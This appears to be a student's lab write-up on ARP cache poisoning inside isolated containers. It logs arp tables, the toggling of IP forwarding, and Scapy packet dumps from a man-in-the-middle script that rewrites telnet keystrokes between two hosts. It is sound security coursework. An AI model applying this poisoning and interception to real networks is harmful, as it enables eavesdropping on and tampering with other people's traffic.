Understanding ARP: Vulnerabilities and Exploits

First name: Azzeddine
Last name: Zebiri

Purpose:

The main objective of this project is to gain a comprehensive understanding of the ARP protocol, including its vulnerabilities. The aim is to explore and demonstrate practical exploits on available machines, emphasizing a hands-on approach rather than relying solely on automated tools.

Credential:

A:

Container: 4d1fb6638aa0
ipv4: 10.9.0.5

Mac: 02:42:0a:09:00:05

B:

Container: 416e7e4f78e8

Ipv4: 10.9.0.6

Mac: 02:42:0a:09:00:06

M:

Container: bbe545468be8


Ipv4: 10.9.0.105

Mac: 02:42:0a:09:00:69

Task:

Task1:

Task1A:



Task1B:

Scenario 1:

```
root@4d1fb6638aa0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@4d1fb6638aa0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Scenario 2:

Likely duo to A having it's ARP table empty so he first need to do a request to accept a replay

```
root@4d1fb6638aa0:/# arp -n
root@4d1fb6638aa0:/# arp -n
```

Task1C:

Scenario 1:

```
root@4d1fb6638aa0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@4d1fb6638aa0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Scenario 2:

The ARP attack didn't work because the gratuitous packet update the information already present in the ARP cache wish in this case don't exist.

```
root@4d1fb6638aa0:/# arp -n
root@4d1fb6638aa0:/# arp -n
```

Task 2:


Step1:

```
root@4d1fb6638aa0:/# arp -n
root@4d1fb6638aa0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

```
root@416e7e4f78e8:/# arp -n
root@416e7e4f78e8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
```


Step 2:

The ping was unsuccessful because we didn't have a replay and that's because the packet didn't reach A or B but instead went to M.



Step 3:

The ping was successful and M forwarded the packet (acted like a router) wish lead to an update in the ARP table of A and B to show the M machine.




```
root@9c54ee12fd10:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```


Step 4:


These screenshots show a detailed sequence of captured packets illustrating the step-by-step communication between hosts A, B, and M. Each packet is accompanied by its specific payload, showcasing various stages of the communication process

```
root@6161266b8a09:/volumes/arpcache/task2# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@6161266b8a09:/volumes/arpcache/task2# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```


```
root@6161266b8a09:/volumes/arpcache/task2# python3 telnetmitm.py
this is A src -> M dst
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:69
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 53
     id        = 13365
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xf261
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 57342
        dport     = telnet
        seq       = 1684340654
        ack       = 2122750756
        dataofs   = 8
        reserved  = 0
        flags     = PA
        window    = 501
        chksum    = 0x1444
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (3201516216, 2244578344))]
###[ Raw ]###
           load      = 's'

.
Sent 1 packets.
```


this is M src -> B dst
###[Ethernet]###
dst = 02:42:0a:09:00:06
src = 02:42:0a:09:00:69
type = IPv4
###[IP]###
version = 4
ihl = 5
tos = 0x10
len = 53
id = 13365
flags = DF
frag = 0
ttl = 64
proto = tcp
chksum = 0xf261
src = 10.9.0.5
dst = 10.9.0.6
\options \
###[TCP]###
sport = 57342
dport = telnet
seq = 1684340654
ack = 2122750756
dataofs = 8
reserved = 0
flags = PA
window = 501
chksum = 0x7550
urgptr = 0
options = [('NOP', None), ('NOP', None), ('Timestamp', (3201516216, 2244578344))]
###[Raw]###
load = 'z'


this is B src ->M dst
###[Ethernet]###
dst = 02:42:0a:09:00:69
src = 02:42:0a:09:00:06
type = IPv4
###[IP]###
version = 4
ihl = 5
tos = 0x10
len = 53
id = 34115
flags = DF
frag = 0
ttl = 64
proto = tcp
chksum = 0xa153
src = 10.9.0.6
dst = 10.9.0.5
\options \
###[TCP]###
sport = telnet
dport = 57342
seq = 2122750756
ack = 1684340655
dataofs = 8
reserved = 0
flags = PA
window = 509
chksum = 0x1444
urgptr = 0
options = [('NOP', None), ('NOP', None), ('Timestamp', (2244637173, 3201516216))]
###[Raw]###
load = 'z'



```
this is M src -> A dst
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 34114
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xa155
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ TCP ]###
        sport     = telnet
        dport     = 57342
        seq       = 2122750756
        ack       = 1684340655
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 509
        chksum    = 0x9682
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (2244637173, 3201516216))]
###[ Padding ]###
           load      = 's'
```



```
root@9c54ee12fd10:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a4e55f29e2b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@a4e55f29e2b7:~$ s
```

Task3:

Netcat is used to establish communication between 2 computer (client, server) and send data or file from one host to another, the sender won't expect a replay in this case unlike telnet.